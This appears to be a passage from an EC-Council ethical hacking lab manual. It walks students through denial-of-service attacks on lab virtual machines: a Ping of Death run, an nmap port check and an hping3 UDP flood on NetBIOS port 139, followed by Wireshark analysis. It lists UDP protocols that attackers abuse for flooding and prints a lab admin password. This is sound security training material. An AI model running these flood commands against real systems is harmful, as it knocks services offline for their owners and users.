


Figure 1.2.6: Task Manager window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Click the **Performance** tab to view the performance of various system components (**CPU**, **Memory**, **Disk**, **Ethernet**).
25. Under the **Performance** tab, by default, the **CPU** performance is displayed in the right-hand pane. Observe that the CPU **Utilization** percentage is **100%**, indicating a DoS attack on the system.
26. Observe the degradation in the performance of the system, which might result in the system crashing.

Note: The results might differ in your lab environment.




Figure 1.2.7: Performance Tab: CPU Utilization

27. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.




Figure 1.2.8: Terminate PoD attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Check for Open NetBIOS Port

28. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** virtual machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.
29. In the terminal window, type **nmap -p 139 <Target IP Address>** (here, the target IP address is **10.10.10.19** [**Windows Server 2019**]) and press **Enter**.

Note: Here, we will use NetBIOS port 139 to perform a UDP application layer flood attack.




Figure 1.2.9: Check for open port

TASK 2.5

Perform UDP Application Layer Flood Attack using hping3

30. Now, type **hping3 -2 -p 139 --flood <Target IP Address>** (here, the target IP address is **10.10.10.19** [**Windows Server 2019**]) and press **Enter**.

Note: **-2**: specifies the UDP mode; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.




Figure 1.2.10: Performing a UDP Application Layer Flood Attack

TASK 2.6

Analyze the Network Traffic

31. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
32. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.

Note: You might experience degradation in the **Window Server 2019** machine's performance.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet0**) to start capturing the network traffic.

Note: The network interface might differ in your lab environment.




Figure 1.2.11: Capturing traffic through Wireshark

34. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source** IP address **10.10.10.13** via port **139**.




Figure 1.2.12: Analyzing the traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

Note: Here, we have used NetBIOS port 139 to perform a UDP application layer flood attack. Similarly, you can employ other application layer protocols to perform a UDP application layer flood attack on a target network.

Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

- **CharGEN** (Port 19)
- **SNMPv2** (Port 161)
- **QOTD** (Port 17)
- **RPC** (Port 135)
- **SSDP** (Port 1900)
- **CLDAP** (Port 389)
- **TFTP** (Port 69)
- **NetBIOS** (Port 137,138,139)
- **NTP** (Port 123)
- **Quake Network Protocol** (Port 26000)
- **VoIP** (Port 5060)

36. This concludes the demonstration of how to perform DoS attacks (SYN flooding, PoD attacks, and UDP Application Layer Flood Attacks) on a target host using hping3.
37. Close all open windows and document all the acquired information.
38. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

TASK 3 Perform a DDoS Attack using HOIC

